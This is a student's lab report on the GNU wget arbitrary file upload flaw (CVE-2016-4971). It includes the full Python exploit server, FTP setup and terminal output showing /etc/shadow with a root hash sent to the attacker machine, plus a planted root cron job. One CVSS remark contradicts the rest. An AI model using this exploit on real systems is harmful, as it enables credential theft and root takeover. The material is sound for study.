Sri Lanka Institute of Information Technology

Vulnerability Exploitation Report (CVE-2016-4971)

Individual Assignment

System and Network Programming

Submitted by:

Student Registration Number	Student Name
IT19013756	**M. H. D. V. JAYASINGHE**

Date of submission

12th May in 2020

Contents

1. INTRODUCTION

1.1. Vulnerability Explanation

GNU wget before 1.18 allows remote servers to write to arbitrary files by redirecting a request from HTTP to a crafted FTP resource (CVE-2016-4971). And sometimes it can be a potential to remote code execution to the victims' machine.

1.2. Introduction about GNU wget

GNU Wget is a free file retrieval software package with the most used Internet protocols HTTP, HTTPS, FTP and FTPS. (It can easily be called from scripts, cron jobs, terminals with no X-Windows support etc. It's not an integrated command line tool[1].

GNU Wget has several features that make it easy to find large files or to mirror entire websites or FTP pages:

- Can resume aborted downloads, using REST and RANGE.
- Can use filename wild cards and recursively mirror directories.
- NLS-based message files for many different languages.

1.3. Who founded this vulnerability?

Dawid Golunski discovered that the Wget processes the handle filenames incorrectly when transferring from HTTP to an FTP URL. This problem could potentially be used by a malicious server to overwrite local files[2].

1.4. What is an arbitrary file?

An arbitrary file is any file on a specific server or system. Basically, the arbitrary file is a file that allows you to modify everything on a system.

1.5. What is the arbitrary file upload?

As the name suggests Arbitrary File Upload Vulnerabilities is a type of vulnerability which occurs in web applications if the file type uploaded is not checked, filtered, or sanitized. The main danger of these kind of vulnerabilities is that the attacker can upload a malicious PHP, ASP etc. script and execute it

1.6. Description

GNU Wget before 1.18 can be tried to save an arbitrary remote file provided by the attacker with arbitrary content and filename under the current directory and perhaps other directories by writing to .wgetrc when it is supplied with a malicious URL (to malicious or compromised web server) This can lead to the remote execution of code, including the root privilege, if wget is run via a root cronjob, depending on the context in which Wget is used, which is often the case for many web application installations. A well-positioned attacker in the network that can intercept or alter traffic could exploit the vulnerability.

1.7. Impact of this vulnerability

1.7.1. CVSS Scores [3]

1) CVSS Score: 4.3
2) Confidentiality Impact: None (There is no impact to the confidentiality of the system.)
3) Integrity Impact: Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
4) Availability Impact: None (There is no impact to the availability of the system.)
5) Access Complexity: Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
6) Authentication: Not required (Authentication is not required to exploit the vulnerability.)
7) Gained Access: None

Successfully exploiting this issue would require an attacker to be authenticated on the Management Interface. A remote attacker could possibly execute arbitrary code with the privileges of the process or obtain sensitive information.

1.7.2. Vulnerable operating systems and applications [3]

Product type	Vendor	Product	Version
OS	Canonical	Ubuntu Linux	12.04
OS	Canonical	Ubuntu Linux	14.04
OS	Canonical	Ubuntu Linux	15.10
OS	Canonical	Ubuntu Linux	16.04
Application	Gnu Wget Project	Gnu Wget	Before 1.18

1.7.3. Business Impact

Affected versions of wget that connect to untrusted (or compromised) web servers could be tricked into uploading a file under an arbitrary name, or even path (if wget is run from a home directory). Depending on the context in which wget is used, this could lead to uploading a web shell and granting the attacker access remote access to the system, or privilege escalation. It could be possible for attackers to escalate to root user if wget is run via root cronjob as it is often the case in web application deployments and is recommended in some guides on the Internet.

The vulnerability could also be exploited by well-positioned attackers within the network who are able to intercept/modify the network traffic.

1.8. Solution for this Vulnerability

Linux distributions should update their wget packages. It is recommended to update wget manually if an updated package is not available for your distribution.

2. Exploitation Description

Since the user does not get enough controls, when the file with Wget is downloaded, for example:

wget http://attackers-server/safe_file.txt

An attacker accessing the server by ordering the creation of an arbitrarily crafted HTTP 30X Redirect containing the server reference in response to a request from a victim may create the arbitrary file with arbitrary content and filename.

For example, if the attacker's server replies with the following response:

HTTP/1.1 302 Found

Cache-Control: private

Content-Type: text/html; charset=UTF-8

Location: ftp://attackers-server/.bash_profile

Content-Length: 262

Server: Apache

Wget will follow the redirection automatically and download a malicious .bash_profile from a malicious ftp server. The original filename of 'safe file.txt' would not rename the file as usually would if the file were redirected to a different HTTP resource name.

Due to this vulnerability, an attacker may update to the current directory of the victim an arbitrary file with an arbitrary filename.

3. Exploitation Techniques

This vulnerability will not work if extra options that force destination filename are specified as a parameter. Such as: -O /tmp/output. It is however possible to exploit the issue with mirroring/recursive options enabled such as -r or -m.

Another limitation is that attacker exploiting this vulnerability can only upload his malicious file to the current directory from which wget was run, or to a directory specified by -P option (directory_prefix option). This could however be enough to exploit wget run from home directory, or within web document root (in which case attacker could write malicious php files or .bash_profile files).

The current directory limitation could also be bypassed by uploading a .wgetrc config file if wget was run from a home directory.

By saving .wgetrc in /home/victim/.wgetrc an attacker could set arbitrary wget settings such as destination directory for all downloaded files in future, as well as set a proxy setting to make future requests go through a malicious proxy server belonging to the attackers to which they could send further malicious responses.

Here is a set of Wget settings that can be helpful to an attacker:

- dir_prefix = string
- post_file = file
- recursive = on/off
- timestamping = on/off
- input = file
- cut_dirs = n
- http_proxy
- https_proxy
- output_document = file
- metalink-over-http

Cronjob with wget scenario

Often wget is used inside cronjobs. The cronjobs run in the cronjob owner's home directory by default. These wget cronjobs are widely implemented in many applications for downloading new database versions, requiring Web scripts that perform planned tasks like restoration of indexes, caching, etc. Such an installation can be exploited if attackers upload .bash profile via wget vulnerability and execute commands on the victim's next login.

Since cron runs periodic attackers, the first response may also write a **.wgetrc** file and then write to the second one at **/etc / cron.d / malicious-cron**. If a cronjob is root, they will be granted a root code execution almost instantly.

It should be noted that an attacker could theoretically manipulate unencrypted HTTP traffic if he had local network access to insert malicious 30X Redirect responses to requests.

An attacker who already accesses the server through a web vulnerability could also exploit this problem to increase their privileges. In several cases cron jobs are set to ask for different Web scripts.

If the file was writable by apache, and attacker had access to www-data/apache account, they could modify it to return malicious Location header and exploit root cronjob that runs the wget request in order to escalate their privileges to root.

For simplicity we can assume that attacker already has control over the server that the victim sends the request to with wget. The root cronjob on the victim server may look as follows:

root@victim:~# cat /etc/cron.d/update-database

 # Update database file every 2 minutes

***/2 * * * * root wget -N http://attackers-server/database.db > /dev/null 2>&1**

Exploit code

```
#!/usr/bin/env python
#
# Wget 1.18 < Arbitrary File Upload Exploit
# Dawid Golunski
# dawid( at )legalhackers.com
#
#http://legalhackers.com/advisories/Wget-Arbitrary-File-Upload-Vulnerability-Exploit.txt
#
# CVE-2016-4971
#
import SimpleHTTPServer
import SocketServer
import socket;
class wgetExploit(SimpleHTTPServer.SimpleHTTPRequestHandler):
  def do_GET(self):
    # This takes care of sending .wgetrc
    print "We have a volunteer requesting " + self.path + " by GET :)\n"
    if "Wget" not in self.headers.getheader('User-Agent'):
        print "But it's not a Wget :( \n"
      self.send_response(200)
      self.end_headers()
      self.wfile.write("Nothing to see here...")
      return
    print "Uploading .wgetrc via ftp redirect vuln. It should land in /root \n"
    self.send_response(301)
```


```
        new_path = '%s'%('ftp://anonymous@%s:%s/.wgetrc'%(FTP_HOST, FTP_PORT) )
        print "Sending redirect to %s \n"%(new_path)
        self.send_header('Location', new_path)
        self.end_headers()
    def do_POST(self):
        # In here we will receive extracted file and install a PoC cronjob
        print "We have a volunteer requesting " + self.path + " by POST :)\n"
        if "Wget" not in self.headers.getheader('User-Agent'):
            print "But it's not a Wget :( \n"
            self.send_response(200)
            self.end_headers()
            self.wfile.write("Nothing to see here...")
            return
        content_len = int(self.headers.getheader('content-length', 0))
        post_body = self.rfile.read(content_len)
        print "Received POST from wget, this should be the extracted /etc/shadow file: \n\n---[begin]---\n %s \n---[eof]---\n\n" % (post_body)
        print "Sending back a cronjob script as a thank-you for the file..."
        print "It should get saved in /etc/cron.d/wget-root-shell on the victim's host (because of .wgetrc we injected in the GET first response)"
        self.send_response(200)
        self.send_header('Content-type', 'text/plain')
        self.end_headers()
        self.wfile.write(ROOT_CRON)
        print "\nFile was served. Check on /root/hacked-via-wget on the victim's host in a minute! :) \n"
        return
HTTP_LISTEN_IP = '192.168.8.103'
```

```
HTTP_LISTEN_PORT = 80

FTP_HOST = '192.168.8.103'

FTP_PORT = 21

ROOT_CRON = "* * * * * root /usr/bin/id > /root/hacked-via-wget \n"

handler = SocketServer.TCPServer((HTTP_LISTEN_IP,
HTTP_LISTEN_PORT), wgetExploit)

print "Ready? Is your FTP server running?"

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

result = sock.connect_ex((FTP_HOST, FTP_PORT))

if result == 0:

  print "FTP found open on %s:%s. Let's go then\n" % (FTP_HOST,
FTP_PORT)

else:

  print "FTP is down :( Exiting."

  exit(1)

print "Serving wget exploit on port %s...\n\n" % HTTP_LISTEN_PORT

handler.serve_forever()
```


---

4. How I do the Exploit

Victim log to root account in his machine




And first, we need to check what is the version of GNU wget in victims' machine



Now we know the version of application is 1.13.4 (because this vulnerability is vulnerable to versions before GNU wget 1.18)

And now I am going to show victims files before doing this exploit.



Now we can see the files and directories of the root profile in victims' machine. And there is no malicious file in this.

Then now I am going to check the IP address of the victim

```
root@root123-VirtualBox:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:52:18:c9
          inet addr:192.168.8.104  Bcast:192.168.8.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe52:18c9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:144 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10747 (10.7 KB)  TX bytes:17363 (17.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6437 (6.4 KB)  TX bytes:6437 (6.4 KB)

root@root123-VirtualBox:~#
```

Now you can see the IP address of victim is **192.168.8.104**


I used Kali Linux 19.2 version machine to attack the victim. Then I check the IP address of attackers' machine.

```
root@kali: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@kali: ~                root@kali: ~                root@kali: ~
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.8.103  netmask 255.255.255.0  broadcast 192.168.8.255
        inet6 fe80::a00:27ff:fe83:5ffd  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:83:5f:fd  txqueuelen 1000  (Ethernet)
        RX packets 377201  bytes 547008153 (521.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 147960  bytes 9991051 (9.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Then he can identify his IP address like **192.168.8.103**

After that I download the exploit file from exploit DB database. And I must do some changes in this exploit file.

Before edit, the particular part in exploit code



I change these HTTP_LISTEN_IP and HTTP_HOST to attacker current IP address Like this picture:



To exploit this setup, attacker first prepares a malicious .wgetrc and starts an FTP server:

```
root@kali:~# sudo pip install pyftpdlib
Requirement already satisfied: pyftpdlib in /usr/local/lib/python2.7/dist-packages (1.5.6)
root@kali:~# python -m pyftpdlib -p21 -w
/usr/local/lib/python2.7/dist-packages/pyftpdlib/authorizers.py:244: RuntimeWarning: write permissio
ns assigned to anonymous user.
  RuntimeWarning)
[I 2020-05-10 14:33:14] concurrency model: async
[I 2020-05-10 14:33:14] masquerade (NAT) address: None
[I 2020-05-10 14:33:14] passive ports: None
[I 2020-05-10 14:33:14] >>> starting FTP server on 0.0.0.0:21, pid=2509 <<<
```

At this point attacker can start an HTTP server which will exploit wget by sending malicious redirects to the victim wget's requests:

Attacker can run exploit.py and wait a few minutes until the victim's server executes the aforementioned cronjob with wget.

```
root@kali:~/Desktop/CVE-2016-4971# python ./exploit.py
Ready? Is your FTP server running?
FTP found open on 192.168.8.103:21. Let's go then

Serving wget exploit on port 80...
```

There is the port 80 open for wget to download file from attacker.

Now victim use the IP and open port of attacker to download the file using wget twice (attacker like the server)


```
root@root123-VirtualBox: ~

root@root123-VirtualBox:~# wget http://192.168.8.103:80/safe-file.txt
--2020-05-10 14:39:33--  http://192.168.8.103/safe-file.txt
Connecting to 192.168.8.103:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: ftp://anonymous@192.168.8.103:21/.wgetrc [following]
--2020-05-10 14:39:33--  ftp://anonymous@192.168.8.103/.wgetrc
           => `.wgetrc'
Connecting to 192.168.8.103:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> SIZE .wgetrc ... 70
==> PASV ... done.    ==> RETR .wgetrc ... done.
Length: 70 (unauthoritative)

100%[==========================================================================>] 70          --.-K/s   in 0s

2020-05-10 14:39:33 (14.9 MB/s) - `.wgetrc' saved [70]

root@root123-VirtualBox:~# wget http://192.168.8.103:80/safe-file.txt
--2020-05-10 14:39:53--  http://192.168.8.103/safe-file.txt
Connecting to 192.168.8.103:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: `/etc/cron.d/wget-root-shell'

    [ <=>                                                                    ] 52          --.-K/s   in 0s

2020-05-10 14:39:53 (14.6 MB/s) - `/etc/cron.d/wget-root-shell' saved [52]

root@root123-VirtualBox:~#
```


Now attackers' terminal

```
root@kali:~# sudo pip install pyftpdlib
Requirement already satisfied: pyftpdlib in /usr/local/lib/python2.7/dist-packages (1.5.6)
root@kali:~# python -m pyftpdlib -p21 -w
/usr/local/lib/python2.7/dist-packages/pyftpdlib/authorizers.py:244: RuntimeWarning: write permissio
ns assigned to anonymous user.
  RuntimeWarning)
[I 2020-05-10 14:33:14] concurrency model: async
[I 2020-05-10 14:33:14] masquerade (NAT) address: None
[I 2020-05-10 14:33:14] passive ports: None
[I 2020-05-10 14:33:14] >>> starting FTP server on 0.0.0.0:21, pid=2509 <<<
[I 2020-05-10 14:34:12] 192.168.8.103:55088-[] FTP session opened (connect)
[I 2020-05-10 14:39:12] 192.168.8.103:55088-[] Control connection timed out.
[I 2020-05-10 14:39:12] 192.168.8.103:55088-[] FTP session closed (disconnect).
[I 2020-05-10 14:39:33] 192.168.8.104:38115-[] FTP session opened (connect)
[I 2020-05-10 14:39:33] 192.168.8.104:38115-[anonymous] USER 'anonymous' logged in.
[I 2020-05-10 14:39:33] 192.168.8.104:38115-[anonymous] RETR /root/.wgetrc completed=1 bytes=70 seco
nds=0.001
[I 2020-05-10 14:39:33] 192.168.8.104:38115-[anonymous] FTP session closed (disconnect).
```

```
root@kali:~/Desktop/CVE-2016-4971# python ./exploit.py
Ready? Is your FTP server running?
FTP found open on 192.168.8.103:21. Let's go then

Serving wget exploit on port 80...


We have a volunteer requesting /safe-file.txt by GET :)

Uploading .wgetrc via ftp redirect vuln. It should land in /root

192.168.8.104 - - [10/May/2020 14:39:33] "GET /safe-file.txt HTTP/1.1" 301 -
Sending redirect to ftp://anonymous@192.168.8.103:21/.wgetrc

We have a volunteer requesting /safe-file.txt by POST :)

Received POST from wget, this should be the extracted /etc/shadow file:

---[begin]---
```


```
---[begin]---
 root:$6$JdHdnBgp$N/E4GljGRVbaZbI.QKcjpHX5fEGCWYQXBHSIrj36Sd1doLGkmoHznYoxTYH20SM6f/It0SeP0XZnozIo/444L.:18391:0:
99999:7:::
daemon:*:15455:0:99999:7:::
bin:*:15455:0:99999:7:::
sys:*:15455:0:99999:7:::
sync:*:15455:0:99999:7:::
games:*:15455:0:99999:7:::
man:*:15455:0:99999:7:::
lp:*:15455:0:99999:7:::
mail:*:15455:0:99999:7:::
news:*:15455:0:99999:7:::
uucp:*:15455:0:99999:7:::
proxy:*:15455:0:99999:7:::
www-data:*:15455:0:99999:7:::
backup:*:15455:0:99999:7:::
list:*:15455:0:99999:7:::
irc:*:15455:0:99999:7:::
gnats:*:15455:0:99999:7:::
nobody:*:15455:0:99999:7:::
libuuid:!:15455:0:99999:7:::
```





As we can see .wgetrc got uploaded by the exploit. It has set the post_file setting to **/etc/shadow**. Therefore, on the next wget run, wget sent back shadow file to the attacker. It also saved the malicious cronjob script (ROOT_CRON variable) which should create a file named **/root/hacked-via-wget**, which we can verify on the victim's server:

Now check in victims machine inform that above path and location



Now there is created an arbitrary file in victims root account. And when we modify that file then we can get remote code execution to the victims' machine. This file cannot remove or delete. When it deletes by victim after few minutes this created again in same path.

5. Conclusion

GNU Wget before 1.18 when supplied with a malicious URL (to a malicious or compromised web server) can be tricked into saving an arbitrary remote file supplied by an attacker, with arbitrary contents and filename under the current directory and possibly other directories by writing to .wgetrc. Depending on the context in which wget is used, this can lead to remote code execution and even root privilege escalation if wget is run via a root cronjob as is often the case in many web application deployments. The vulnerability could also be exploited by well-positioned attackers within the network who are able to intercept/modify the network traffic.

6. References

[1] "Wget - GNU Project - Free Software Foundation." https://www.gnu.org/software/wget/ (accessed May 11, 2020).

[2] "USN-3012-1: Wget vulnerability | Ubuntu security notices." https://usn.ubuntu.com/3012-1/ (accessed May 11, 2020).

[3] "CVE-2016-4971 : GNU wget before 1.18 allows remote servers to write to arbitrary files by redirecting a request from HTTP to a crafted F." https://www.cvedetails.com/cve/CVE-2016-4971/ (accessed May 11, 2020).